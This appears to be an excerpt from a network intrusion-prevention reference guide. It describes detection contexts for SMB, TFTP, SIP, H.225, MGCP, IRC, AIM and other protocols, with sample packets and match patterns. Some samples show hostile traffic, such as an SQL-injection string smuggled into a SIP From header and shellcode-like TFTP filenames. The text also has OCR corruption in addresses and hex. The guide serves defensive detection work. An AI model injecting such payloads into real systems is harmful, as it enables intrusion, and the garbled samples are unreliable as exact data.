smb-native-os (ANY)	Matches the native OS in the SESSION_SETUP_ANDX request of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Session Setup AndX Request (0x73) Word Count (WCT): 13 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 0 Max Buffer: 65535 Max Mpx Count: 2 VC Number: 408 Session Key: 0x00003340 ANSI Password Length: 0 Unicode Password Length: 0 Reserved: 00000000 Capabilities: 0x00000001, Raw Mode Byte Count (BCC): 11 Account: Primary Domain: Native OS: nt Native LAN Manager: pysmb **Example of context usage:** Context: smb-native-os pattern: “nt”

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-open-filename (CTS)	Matches the filename in the NT_CREATE_ANDX and OPEN_ANDX requests of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header NT Create AndX Request (0xa2) [FID: 0x4000] Word Count (WCT): 24 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 0 Reserved: 00 File Name Len: 7 Create Flags: 0x00000016 Root FID: 0x00000000 Access Mask: 0x0002019f Allocation Size: 0 File Attributes: 0x00000000 Share Access: 0x00000003, Read, Write Disposition: Open (if file exists open it, else fail) (1) Create Options: 0x00000040 Impersonation: Impersonation (2) Security Flags: 0x03, Context Tracking, Effective Only Byte Count (BCC): 8 File Name: \wkssvc **Example of context usage:** Context: smb-open-filename pattern: “wk”
smb-primary-domain (ANY)	Matches the SMB primary domain name in the SESSION_SETUP_ANDX request of an SMB session.

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-rename-filename (CTS)	Matches the filename in the RENAME request of an SMB session. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Rename Request (0x07) Word Count (WCT): 1 Search Attributes: 0x0016, Hidden, System, Directory Byte Count (BCC): 23 Buffer Format: ASCII (4) Old File Name: \test.txt Buffer Format: Unknown (144) File Name: \test2.txt **Example of context usage:** Context: smb-rename-filename pattern: "\x 53415f \x"
smb-samr-request (CTS)	Matches any Security Account Manager requests sent as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Session Setup AndX Request (0x73) Word Count (WCT): 12 AndXCommand: No further commands (Oxff) Reserved: 00 AndXOffset: 214 Max Buffer: 4356 Max Mpx Count: 10 VC Number: 0 Session Key: 0x00000000 Security Blob Length: 53 Reserved: 00000000 Capabilities: 0xa00000d4, Unicode, NT SMBs, NT Status Codes, Level 2 Oplocks, Dynamic Reauth, Extended Security Byte Count (BCC): 155 Security Blob: 4e544c4d535350000l00000097b208e0060006002f000000... **Example of context usage:** Context: smb-samr-request pattern: \x "4e544c \x"
smb-samr-response (STC)	Matches any Security Account Manager responses received as named pipe transactions over the SMB Transport Layer. The first 2 bytes of this context contains the opcode of the function.

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-session-header	Matches any SMB session header portion **Example of field in SMB transaction:** NetBIOS Session Service Message Type: Session request (0x81) Flags: 0x00 Length: 68 Called name: *SMBSERVER<20> (Server service) Calling name: IMPACT<00> (Workstation/Redirector) **Example of context usage:** Context: smb-session-header pattern: “\x 81000044 \x”
smb-srvsvc-request (CTS)	Matches any Server Service requests sent as named pipe transactions over the SMB Transport Layer. The first two bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Singl FragLen: 104, Call: 1, Ctx: 0, [Resp: #20] Server Service, NetSessEnum **Example of context usage:** Context: smb-srvsvc-request pattern: “NetSess”
smb-svcctl-request (CTS)	Matches any Service Control Manager requests sent as named pipe transactions over the SMB Transport Layer. The first two bytes of this context contains the opcode of the function. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Pipe Protocol Distributed Computing Environment / Remote Procedure Call (DCE/RPC) Request, Fragment: Single FragLen: 60, Call: 1, Ctx: 0, [Resp: #21] Microsoft Service Control, OpenSCManagerA **Example of context usage:** Context: smb-svcctl-request pattern: “.*\[OQRSVC\].*"

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-trans2-request (CTS)	Matches any SMB Transaction2 request. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Trans2 Request (0x32) **Example of context usage:** Context: smb-trans2-request pattern: “.*\[OQRSVC\].*"
smb-trans2-response (STC)	Matches any SMB Transaction2 response. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Trans2 Response (0x32) **Example of context usage:** Context: smb-trans2-reponse pattern: “\x00000000\x

Table 72: Service Contexts: SMB *(Continued)*

Context and Direction	Description Example of Contexts
smb-trans2-set-path-info (CTS)	Matches any SMB Transaction2 SET-PATH-INFORMATION request. **Example of field in SMB transaction:** NetBIOS Session Service SMB (Server Message Block Protocol) SMB Header Trans2 Request (0x32) Word Count (WCT): 15 Total Parameter Count: 10 Total Data Count: 31 Max Parameter Count: 1024 Max Data Count: 65504 Max Setup Count: 0 Reserved: 00 Flags: 0x0000 Timeout: Return immediately (0) Reserved: 0000 Parameter Count: 10 Parameter Offset: 65 Data Count: 31 Data Offset: 75 Setup Count: 1 Reserved: 00 Subcommand: SET_PATH_INFO (0x0006) Byte Count (BCC): 41 SET_PATH_INFO Parameters SET_PATH_INFO Data **Example of context usage:** Context: smb-trans2-set-path-info pattern: “SET_PATH_INFO"

Service Contexts: TFTP

The table displays the security context details for TFTP:

Table 73: Service Contexts: TFTP

Context and Direction	Description Example of Contexts
tftp-filename (CTS)	Matches any filename in a TFTP session. **Example of field in TFTP transaction:** Trivial File Transfer Protocol Opcode: Read Request (1) Source File: ^;l}ApW\m&T.IT Type [truncated]: - &pu##X36'"&l·OR,S)b=4Z,mH·adx=MH%vX.zDAX!\i:4jT2Qj74+.bA9l?[&*fJpmE8qGFy%- $x'JDe:'A;0GT7GR2Te,<M68E- G,4C+<B~C8HyPt:Kjo0w(a)8GLEouW~5(a)oJ&4Hlr\357\277\275\006d\357\277\275\357\277\275*\00 2u\35 7\27 7\27 5\35 7\27 7\275+\35 7\277 **Example of context usage:** Context: tftp-filename pattern: “&T\.IT"
tftp-get-filename (CTS)	Matches the get filename in a TFTP session. **Example of field in TFTP transaction:** Trivial File Transfer Protocol Opcode: Read Request (1) Source File: ^;l}ApW\m&T.IT Type [truncated]: - &pu##X36'"&l·OR,S)b=4Z,mH·adx=MH%vX.zDAX!\i:4jT2Qj74+.bA9l?[&*fJpmE8qGFy%- $x'JDe:'A;0GT7GR2Te,<M68E- G,4C+<B~C8HyPt:Kjo0w(a)8GLEouW~5(a)oJ&4Hlr\357\277\275\006d\357\277\275\357\277\275*\00 2u\35 7\27 7\27 5\35 7\27 7\275+\35 7\277 **Example of context usage:** Context: tftp-get-filename pattern: “&T\.IT"
tftp-put-filename (CTS)	Matches the put filename in a TFTP session. **Example of field in TFTP transaction:** Trivial File Transfer Protocol Opcode: Write Request (2) Destination File [truncated]: cbM5QqXgARCqAtKUUFhE2CBrYcJCwP$b Type: **Example of context usage:** Context: tftp-put-filename pattern: “cbM5Qq"

Voice-over-IP Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for voice-over-IP protocol as match conditions in IDP policy rules.

Service Contexts: H225

The table displays the security context details for H225:

Table 74: Service Contexts: H225

Context and Direction	Description Example of Contexts
h225ras-admission (ANY)	Matches H225RAS admission messages (AdmissionConfirm, AdmissionReject, AdmisssonRequest). **Example of field in H225RAS transaction:** 00 00 5e 00 01 0f 00 0c fl cd a3 a4 08 00 45 00 ..^ E. 00 a0 00 00 40 00 40 11 17 8d 0a 96 09 7b 0a 9d {.. 04 13 80 35 06 b7 00 8c fc 35 24 00 19 06 00 08 ...5 5$ 91 4a 00 02 40 82 00 00 02 18 00 02 40 c0 01 00 . J..@ @... 01 60 3e ac 65 06 b7 00 3e ac 65 2a f9 01 01 80 00 54 00 400 01 00 3e ac 65 2a f9 01 00 3e ac 65 06 b7 00 00 00 00 00 00 0e 8c 02 00 Id 01 80 41 3e 00 34 A>.4 00 40 1 00 2d 00 53 00 49 00 50 00 2e .@.T.A.-.S.I.P.. 00 41 00 47 00 32 00 2d 00 54 00 41 00 2d 00 53 .A.G.2.-.T.A.-.S 00 49 00 50 00 2e 00 54 00 72 00 65 00 2d 00 52 .I.P...T.r.e.-.R 00 6f 00 6d 00 65 00 53 00 69 00 74 00 65 .o.m.e.S.i.t.e Note: 24 00 is start of H.225.0 RAS protocol **Example of context usage:** Context: h225ras-admission pattern: “R\x00\xo\x00\xm\x00\xe”
h225ras-bandwidth (ANY)	Matches H225RAS bandwidth messages (BandwidthConfirm, BandwidthReject, BandwidthRequest).
h225ras-command-state (ANY)	Matches the state of the H225RSA connection.
h225ras-disengage (ANY)	Matches H225RAS disengage messages (DisengageConfirm, DisengageReject, DisengageRequest).
h225ras-gatekeeper (ANY)	Matches H225RAS gatekeeper messages (GatekeeperConfirm, GatekeeperReject, GatekeeperRequest).
h225ras-info (ANY)	Matches H225RAS informational messages (InfoRequestAck, InfoRequestResponse, InfoRequest).
h225ras-location (ANY)	Matches H225RAS location messages (LocationConfirm, LocationReject, LocationRequest).

Table 74: Service Contexts: H225 *(Continued)*

Context and Direction	Description Example of Contexts
h225ras-message (ANY)	Matches the broad H225RAS message context. **Example of field in H225RAS transaction:** 00 00 5e 00 01 0f 00 0c fl cd a3 a4 08 00 45 00 ..^ E. 00 a0 00 00 40 00 40 11 17 8d 0a 96 09 7b 0a 9d {.. 04 13 80 35 06 b7 00 8c fc 35 24 00 19 06 00 08 ...5 5$ 91 4a 00 02 40 82 00 00 02 18 00 02 40 c0 01 00 . J..@ @... 01 60 3e ac 65 06 b7 00 3e ac 65 2a f9 01 01 80 00 54 00 400 01 00 3e ac 65 2a f9 01 00 3e ac 65 06 b7 00 00 00 00 00 00 0e 8c 02 00 Id 01 80 41 3e 00 34 A>.4 00 40 1 00 2d 00 53 00 49 00 50 00 2e .@.T.A.-.S.I.P.. 00 41 00 47 00 32 00 2d 00 54 00 41 00 2d 00 53 .A.G.2.-.T.A.-.S 00 49 00 50 00 2e 00 54 00 72 00 65 00 2d 00 52 .I.P...T.r.e.-.R 00 6f 00 6d 00 65 00 53 00 69 00 74 00 65 .o.m.e.S.i.t.e Note: 24 00 is start of H.225.0 RAS protocol **Example of context usage:** Context: h225ras-message pattern: “R\x00\xO\x00\xM\x00\xE”
h225ras-nonstandard (ANY)	Matches the H225RAS nonstandard message context.
h225ras-registration (ANY)	Matches the H225RAS registration message.
h225ras- resource (ANY)	Matches H225RAS resources available messages (Resources Available Confirm, Resources Available Indicate).
h225ras-rip (STC)	Matches the H225RAS request- in-progress message.
h225ras-servicecontrol (CTS)	Matches the H225RAS service control message.
h225ras- unknown–message (ANY)	Match the H225RAS Unknown message type.

Table 74: Service Contexts: H225 *(Continued)*

Context and Direction	Description Example of Contexts
h225ras-unregistration (ANY)	Matches the H225RAS unregistration message. **Example of field in H225RAS transaction:** 00 Oc 29 26 do 70 00 50 56 cO 00 08 08 00 45 00 ..)&.p.PV E 00 75 08 28 00 00 40 11 30 23 ac 10 f5 01 ac 10 .u.(..@.0# f5 Oa ef 89 06 b7 00 61 7d de 18 40 f9 12 01 00 a}..@.... cO a8 01 23 06 b8 4a 00 32 00 33 00 64 00 66 00 ...#..J.2.3.d.f. 35 00 35 00 39 00 65 00 2d 00 31 00 65 00 61 00 5.5.9.e.-. 1 .e.a. 66 00 2d 00 31 00 31 00 62 00 32 00 2d 00 61 00 38 00 39 00 35 00 2d 00 30 00 30 00 31 00 30 00 8.9.5.-.O.O.I.O. 66 00 33 00 31 00 38 00 65 00 64 00 30 00 62 00 f.3.1.8.e.d.0.b. 5f 00 62 .b Note: 18 40 is start of H.225.0 RAS protocol **Example of context usage:** Context: h225ras-unregistration pattern: “O\x00\xO\x00\xO\x00\xI\x00\xO”
h225ras-unspecified-message (ANY)	Matches the H225RAS unspecified message.
h225ras-version (ANY)	Matches the H225RAS version message.
h225sgn-message (ANY)	Matches the H225SGN message body started with the message-type byte.
h225sgn-preamble (ANY)	Matches the H225SGN signaling protocol discriminator and call reference value.

Service Contexts: MGCP

The table displays the security context details for MGCP:

Table 75: Service Contexts: MGCP

Context and Direction	Description	Display Name
mgcp-call-id (ANY)	Matches the MGCP call ID parameter value.	MGCP Call ID
mgcp-command (ANY)	Matches the MGCP command line.	MGCP Command
mgcp-ep-name (ANY)	Matches the MGCP endpoint name specified in command line or command parameters.	MGCP Endpoint name
mgcp-parm (ANY)	Matches the MGCP command parameter value.	MGCP Command Parameter
mgcp-rsp (ANY)	Matches the entire MGCP response line with the return code.	MGCP Reply Line
mgcp-rsp-000-line (ANY)	Matches the MGCP 0yz response acknowledgment.	MGCP 000 Reply Line
mgcp-rsp-100-line (ANY)	Matches the MGCP 1yz provisional response.	MGCP 100 Reply Line
mgcp-rsp-200-line (ANY)	Matches the MGCP 2yz successful completion response.	MGCP 200 Reply Line
mgcp-rsp-400-line (ANY)	Matches the MGCP 4yz permanent error response	MGCP 400 Reply Line
mgcp-rsp-500-line (ANY)	Matches the MGCP 5yz permanent error response.	MGCP 500 Reply Line
mgcp-rsp-800-line (ANY)	Matches the MGCP 8yz package-specific response codes.	MGCP 800 Reply Line

Table 75: Service Contexts: MGCP *(Continued)*

Context and Direction	Description	Display Name
mgcp-rsp-bad-rcode (ANY)	Matches any MGCP invalid response code.	MGCP Invalid Response Code
mgcp-sdp-line (ANY)	Matches MGCP/SDP contents data line.	MGCP SDP Line
mgcp-trans-id (ANY)	Matches the MGCP transaction ID parameter value.	MGCP Transaction ID

Service Contexts: SIP

The table displays the security context details for SIP:

Table 76: Service Contexts: SIP

Context and Direction	Description Example of Contexts
sip-bad-header (ANY)	Matches SIP hearders with bad syntax.
sip-command-state (ANY)	Matches the state of the SIP connection.
sip-content-any (ANY)	Matches SIP contents portion of packet data.

Table 76: Service Contexts: SIP *(Continued)*

Context and Direction	Description Example of Contexts
sip-content-sdp (ANY)	Matches SIP/SDP content data. **Example of field in SIP transaction:** User Datagram Protocol, Src Port: 5060, Dst Port: 5060 Session Initiation Protocol (INVITE) Request-Line: INVITE sip:7814878422@192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: Sip:78l4878422(g)l92.l68.15.l00:5060 [Resent Packet: False] Message Header Message Body Session Description Protocol **Example of context usage:** Context: sip-content-sdp pattern: “70632”
sip-display-name (ANY)	Matches the display name of URL in related headers. **Example of field in SIP transaction:** User Datagram Protocol, Src Port: 5060, Dst Port: 5060 Session Initiation Protocol (INVITE) Request-Line: INVITE sip:78l4878422(S) 192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: sip:78l4878422(S)192.168.15.l00:5060 [Resent Packet: False] Message Header Max-Forwards: 9 Session-Expires: 3600;Refresher=uac Supported: timer To: "Mallory Mastermind" sip:7814878422(S)l32.197.205.101:5060 SIP Display info: "Mallory Mastermind" SIP to address: sip:7814878422(S) 132.197.205.101:5060 **Example of context usage:** Context: sip-display-name pattern: “Mastermind”
sip-header-any (ANY)	Matches SIP headers with no designated context.

Table 76: Service Contexts: SIP *(Continued)*

Context and Direction	Description Example of Contexts
sip-header-callid (ANY)	Matches the SIP <Call-ID> header. **Example of field in SIP transaction:** Session Initiation Protocol (INVITE) Request-Line: INVITE sip:7814878422@ 192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: sip:7814878422@192.168.15.100:5060 [Resent Packet: False] Message Header Max-Forwards: 9 Session-Expires: 3600;Refresher=uac Supported: timer To: "Mallory Mastermind" <sip:7814878422(5)132.197.205.101:5060> From: root <sip:088761';select * from where;-- (S>wal.verizon.com;user=phone>;tag=694430435- 1153315416526- SIP Display info: root SIP from address: sip:088761';select * from where;--@wal.verizon.com;user=phone SIP from address User Part: 088761';select * from where;— SIP from address Host Part: wal.verizon.com SIP From URI parameter: user=phone SIP from tag: 694430435-1153315416526- Call-ID: 558-3362304216-522493(S)iptel-sbc3.iptel.wal.verizon.com **Example of context usage:** Context: sip-header-callid pattern: “verizon”
sip-header-from (ANY)	Matches the SIP <From> header.
sip-header-maxforwards (CTS)	Matches the SIP <Max-Forwards> header.

Table 76: Service Contexts: SIP *(Continued)*

Context and Direction	Description Example of Contexts
sip-header-to (ANY)	Matches SIP <To> header. **Example of field in SIP transaction:** Session Initiation Protocol (INVITE) Request-Line: INVITE sip:7814878422@ 192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: sip:7814878422@192.168.15.100:5060 [Resent Packet: False] Message Header Max-Forwards: 9 Session-Expires: 3600;Refresher=uac Supported: timer To: "Mallory Mastermind" <sip:7814878422(5)132.197.205.101:5060> From: root <sip:088761';select * from where;-- (S>wal.verizon.com;user=phone>;tag=694430435- 1153315416526- SIP Display info: root SIP from address: sip:088761';select * from where;--@wal.verizon.com;user=phone SIP from address User Part: 088761';select * from where;— SIP from address Host Part: wal.verizon.com SIP From URI parameter: user=phone SIP from tag: 694430435-1153315416526- Call-ID: 558-3362304216-522493(S)iptel-sbc3.iptel.wal.verizon.com **Example of context usage:** Context: sip-header-to pattern: “Mallory”
sip-header-value-len (ANY)	Artificially created context for putting thresholds on a header value.
sip-headr-via (ANY)	Matches the SIP <Via> header.
sip-parameter (ANY)	Matches parsed parameters in the headers.

Table 76: Service Contexts: SIP *(Continued)*

Context and Direction	Description Example of Contexts
sip-parameter-bad (ANY)	Matches parsed invalid parameters in the headers. **Example of field in SIP transaction:** Session Initiation Protocol (INVITE) Request-Line: INVITE sip:7814878422@ 192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: sip:7814878422@192.168.15.100:5060 [Resent Packet: False] Message Header Max-Forwards: 9 Session-Expires: 3600;Refresher=uac Supported: timer To: "Mallory Mastermind" <sip:7814878422(5)132.197.205.101:5060> From: root <sip:088761';select * from where;-- (S>wal.verizon.com;user=phone>;tag=694430435- 1153315416526- SIP Display info: root SIP from address: sip:088761';select * from where;--@wal.verizon.com;user=phone SIP from address User Part: 088761';select * from where;— SIP from address Host Part: wal.verizon.com SIP From URI parameter: user=phone SIP from tag: 694430435-1153315416526- Call-ID: 558-3362304216-522493(S)iptel-sbc3.iptel.wal.verizon.com **Example of context usage:** Context: sip-parameter-bad pattern: “verizon”
sip-reply (STC)	Matches any SIP reply line with the return code.
sip-reply-100-line (STC)	Matches the SIP 1yz Positive Preliminary reply.
sip-reply-200-line (STC)	Matches the SIP 2yz Positive Compleation reply.
sip-reply-300-line (STC)	Matches the SIP 3yz Postive Intermediate reply.
sip-reply-400-line (STC)	Matches the SIP 4yz Transient Negative Completion reply.
sip-reply-500-line (STC)	Matches the SIP 5yz Permanent Negative Completion reply.

Table 76: Service Contexts: SIP *(Continued)*

Context and Direction	Description Example of Contexts
sip-reply-600-line (STC)	Matches the SIP 6yz Failure Completion reply.
sip-reply-bad-rcode (STC)	Matches any SIP invalid response code.
sip-request (CTS)	Matches the SIP request command line. **Example of field in SIP transaction:** Session Initiation Protocol (INVITE) Request-Line: INVITE sip:7814878422@ 192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: sip:7814878422@192.168.15.100:5060 [Resent Packet: False] Message Header Max-Forwards: 9 Session-Expires: 3600;Refresher=uac Supported: timer To: "Mallory Mastermind" <sip:7814878422(5)132.197.205.101:5060> From: root <sip:088761';select * from where;-- (S>wal.verizon.com;user=phone>;tag=694430435- 1153315416526- SIP Display info: root **Example of context usage:** Context: sip-request pattern: "INVITE"
sip-request-unknown (CTS)	Matches the SIP request with unknown command.
sip-sdp-line (ANY)	Matches the SIP/SDP contents data line. **Example of field in SIP transaction:** Session Initiation Protocol (INVITE) Request-Line: INVITE sip:7814878422(g> 192.168.15.100:5060 SIP/2.0 Message Header Message Body Session Description Protocol **Example of context usage:** Context: sip-sdp-line pattern: “verizon”

Table 76: Service Contexts: SIP *(Continued)*

Context and Direction	Description Example of Contexts
sip-unknown-data (ANY)	Matches SIP unknown data.
sip-unknown-header (ANY)	Matches a SIP unknown header.
sip-uri-host (ANY)	Matches the host-name/IP-address of URI in related headers. **Example of field in SIP transaction:** Session Initiation Protocol (INVITE) Request-Line: INVITE sip:78l4878422(S) 192.168.15.100:5060 SIP/2.0 Method: INVITE Request-URI: sip:78l4878422(S)192.168.15.l00:5060 [Resent Packet: False] Message Header Max-Forwards: 9 Session-Expires: 3600;Refresher=uac Supported: timer To: "Mallory Mastermind" <sip:7814878422(S> 132.197.205.101:5060> SIP Display info: "Mallory Mastermind" SIP to address: sip:7814878422(S) 132.197.205.101:5060 **Example of context usage:** Context: s sip-unknown-header pattern: “78148”
sip-uri-parameter (ANY)	Matches the parameter of URI in related headers.

Legacy Contexts

IN THIS SECTION

These attack objects and groups are designed to detect known attack patterns and protocol anomalies within the network traffic. You can configure attack objects and groups for legacy contexts as match conditions in IDP policy rules.

Service Contexts: AIM

The table displays the security context details for AIM:

Table 77: Service Contexts: AIM

Context and Direction	Description	Display Name
aim-auth-request-msg (ANY)	Matches the message sent from one user to another when requesting authorization to add to the buddy list.	AIM Auth Request Msg
aim-away-message (CTS)	Matches the message sent to other clients when a user changes status to 'away'.	AIM Away Message

Table 77: Service Contexts: AIM *(Continued)*

Context and Direction	Description	Display Name
aim-buddy-comment (ANY)	Matches the comment stored for a buddy in the contact list.	AIM Buddy Comment
aim-capabilities (ANY)	Matches the set of features supported by the client.	AIM Capabilities
aim-chat-info (STC)	Matches the information about a chatroom.	AIM Chat Info
aim-chat-interests (STC)	Matches the categories of personal interests in a user's profile.	AIM Chat Interests
aim-chat-room-desc (STC)	Matches the description of a chatroom.	AIM Chat Room Desc
aim-chat-room-name (STC)	Matches the name of a chatroom in an AIM/ICQ session.	AIM Chat Room Name
aim-client-ip (STC)	Matches the IP address of the client for direct P2P communication.	AIM Client Ip
aim-client-port (STC)	Matches the port that the client is listening on for P2P communication.	AIM Client Port
aim-client-status (STC)	Matches the user's online status.	AIM Client Status
aim-decline-reason (ANY)	Matches the decline reason when a client refuses to be added to another user's contact list.	AIM Decline Reason
aim-descripted-url (ANY)	Matches the description and URL when sending a Web page to another address.	AIM Descripted Url

Table 77: Service Contexts: AIM *(Continued)*

Context and Direction	Description	Display Name
aim-email-address (STC)	Matches the e-mail address of a user as it appears in the profile.	AIM Email Address
aim-error-url (STC)	Matches the URL on the server where the user can reconfigure the account password.	AIM Error Url
aim-gcard-message (ANY)	Matches the message associated with a greeting card.	AIM Gcard Message
aim-gcard-recipient (ANY)	Matches the screen name of a greeting card recipient.	AIM Gcard Recipient
aim-gcard-sender (ANY)	Matches the screen name of a greeting card sender.	AIM Gcard Sender
aim-gcard-theme (ANY)	Matches the theme of a greeting card sent from one client to another.	AIM Gcard Theme
aim-gcard-title (ANY)	Matches the title of a greeting card sent from one user to another.	AIM Gcard Title
aim-gcard-url (ANY)	Matches the URL of the greeting card sent from one user to another.	AIM Gcard Url
aim-get-file (STC)	Matches the name of a file that the user is transferring from a peer.	AIM Get File
aim-group (ANY)	Matches the name of a group of items (usually buddies).	AIM Group
aim-info-text (STC)	Matches additional information text that appears in a user's profile.	AIM Info Text

Table 77: Service Contexts: AIM *(Continued)*

Context and Direction	Description	Display Name
aim-local-ip (CTS)	Matches the IP address of a client used for P2P communication.	AIM Local Ip
aim-local-port (CTS)	Matches the local port that the client is listening on for P2P communication.	AIM Local Port
aim-message-block (ANY)	Matches the instant message sent from one user to another.	AIM Message Block
aim-message-description (ANY)	Matches the description of a message.	AIM Message Description
aim-nick-name (ANY)	Matches the nickname of an AIM/ICQ user.	AIM Nick Name
aim-oft-content (ANY)	Matches the contents of a file being transferred between peers.	AIM Oft Content
aim-oft-name (ANY)	Matches the name of a file being transferred between peers.	AIM Oft Name
aim-peer-ip (STC)	Matches the IP address of a peer for direct P2P communication.	AIM Peer Ip
aim-peer-port (STC)	Matches the port of a peer for direct P2P communication.	AIM Peer Port
aim-put-file (CTS)	Matches the name of a file that the user is transferring to a peer.	AIM Put File
aim-screen-name (ANY)	Matches the screen name of a user.	AIM Screen Name

Table 77: Service Contexts: AIM *(Continued)*

Context and Direction	Description	Display Name
aim-server-ip (STC)	Matches the IP address of a server. Typically used when the main server redirects the client to another server.	AIM Server Ip
aim-server-url (STC)	Matches any URL on the server.	AIM Server Url
aim-url (ANY)	Matches the URL of a user's profile.	AIM Url
aim-xml-value (STC)	Matches the XML string sent by the server with the value of a requested URL.	AIM Xml Value

Service Contexts: Finger

The table displays the security context details for Finger:

Table 78: Service Contexts: Finger

Context and Direction	Description Example of Contexts
finger-host (CTS)	Matches each hostname in a FINGER request. **Example of field in field in FINGER transaction:** FINGER: Query Query: root@microsoft.com@american\r\n **Example of context usage:** Context: finger-user pattern: “american”
finger-s2c-data (STC)	finger-s2c-data

Table 78: Service Contexts: Finger *(Continued)*

Context and Direction	Description Example of Contexts
finger-user (CTS)	Matches the username in a FINGER request. **Example of field in FINGER transaction:** FINGER: Query Query: root@microsoft.com@american\r\n **Example of context usage:** Context: finger-user pattern: “root”

Service Contexts: Gnutella

The table displays the security context details for Gnutella:

Table 79: Service Contexts: Gnutella

Context and Direction	Description	Display Name
gnutella-connect-fail-reason (STC)	Matches the connection fail reason string in a Gnutella connection.	GNUTELLA Connect Fail Reason
gnutella-connect-header (ANY)	Matches the contents of the HTTP style CONNECT message in a Gnutella session.	GNUTELLA Connect Header
gnutella-http-get-filename (CTS)	Matches the name of the file that the client intends to retrieve.	GNUTELLA Http Get Filename
gnutella-http-header (ANY)	Matches any HTTP style headers in a Gnutella session.	GNUTELLA Http Header

Table 79: Service Contexts: Gnutella ***(Continued)***

Context and Direction	Description	Display Name
gnutella-queryhit-vendor (STC)	Matches the 4-byte vendor code in the reply for the QUERYHIT message.	GNUTELLA Queryhit Vendor
gnutella-search-criteria (CTS)	Matches the search criteria in a QUERY message of a Gnutella session.	GNUTELLA Search Criteria
gnutella-user-agent (ANY)	Matches the name of the user agent in a Gnutella session.	GNUTELLA User Agent

Service Contexts: Gopher

The table displays the security context details for Gopher:

Table 80: Service Contexts: Gopher

Context and Direction	Description	Display Name
gopher-display (STC)	Matches the display string of a Gopher item.	GOPHER Display
gopher-file (STC)	Matches the contents of a Gopher item/file.	GOPHER File
gopher-host-port (STC)	Matches the host and port used to get an item.	GOPHER Host Port
gopher-selector (STC)	Matches the selector string of a Gopher item.	GOPHER Selector

Service Contexts: IEC

The table displays the security context details for IEC:

Table 81: Service Contexts: IEC

Context and Direction	Description	Display Name
iec104-message-type-i (ANY)	Matches the Type-I message of IEC104.	IEC104 Message Type I
iec104-message-type-s (ANY)	Matches the Type-S message of IEC104.	IEC104 Message Type S
iec104-message-type-u (ANY)	Matches the Type-U message of IEC104.	IEC104 Message Type U

Service Contexts: IRC

The table displays the security context details for IRC:

Table 82: Service Contexts: IRC

Context and Direction	Description Example of Contexts
irc-command (ANY)	Matches any IRC command name. **Example of field in IRC transaction:** Internet Relay Chat Request: USER [00_USA_XP_0773972] winxpprosp3 irc.freenode.net :[00_USA_XP_0773972] Command: USER Command parameters Trailer: [00_USA_XP_0773972] **Example of context usage:** Context: irc-command pattern: “USER”

Table 82: Service Contexts: IRC *(Continued)*

Context and Direction	Description Example of Contexts
irc-join-chan (ANY)	Matches the channel name in the JOIN command of an IRC session. **Example of field in IRC transaction:** Internet Relay Chat Request: JOIN #xx16-testing Command: JOIN Command parameters Parameter: #xx16-testing **Example of context usage:** Context: irc-join-chan pattern: "testing"
irc-nick-name (ANY)	Matches the name in the NICK command of an IRC session. **Example of field in IRC transaction:** Internet Relay Chat Request: USER [00_USA_XP_0773972] winxpprosp3 irc.freenode.net :[00_USA_XP_0773972] Command: USER Command parameters Trailer: [00_USA_XP_0773972] **Example of context usage:** Context: irc-nick-name pattern: "USA_XP"
irc-notice-msg (ANY)	Matches the message in the NOTICE command of an IRC session. **Example of field in IRC transaction:** Internet Relay Chat Response: :anthony.freenode.net NOTICE * :*** Looking up your hostname... Prefix: anthony.freenode.net Command: NOTICE Command parameters Trailer: *** Looking up your hostname... **Example of context usage:** Context: irc-notice-msg pattern: "hostname"
irc-oper-name (ANY)	Matches the name in the OPER command of an IRC session.

Table 82: Service Contexts: IRC *(Continued)*

Context and Direction	Description Example of Contexts
irc-oper-password (ANY)	Matches the password in the OPER command of an IRC session.
irc-part-chan (ANY)	Matches the channel name in the PART command of an IRC session.
irc-password (ANY)	Matches the password in the PASS command of an IRC session.
irc-priv-msg (ANY)	Matches the message in the PRIVMSG command of an IRC session. **Example of field in IRC transaction:** Internet Relay Chat Response: :frigg!~frigg@freenode/utility-bot/frigg PRIVMSG [00_USA_XP_07739 :\001VERSION\001 Prefix: frigg!~frigg@freenode/utility-bot/frigg Command: PRIVMSG Command parameters Parameter: [00_USA_XP_07739 Trailer: \001VERSION\001 CTCP Data: VERSION **Example of context usage:** Context: irc-priv-msg pattern: “USA_XP”
irc-real-name (ANY)	Matches the real name in the USER command of an IRC session. **Example of field in IRC transaction:** Internet Relay Chat Request: USER [00_USA_XP_0773972] winxpprosp3 irc.freenode.net :[00_USA_XP_0773972] Command: USER Command parameters Trailer: [00_USA_XP_0773972] **Example of context usage:** Context: irc-real-name pattern: “USA_XP”
irc-topic (ANY)	Matches the arguments of the TOPIC command of an IRC session.

Table 82: Service Contexts: IRC *(Continued)*

Context and Direction	Description Example of Contexts
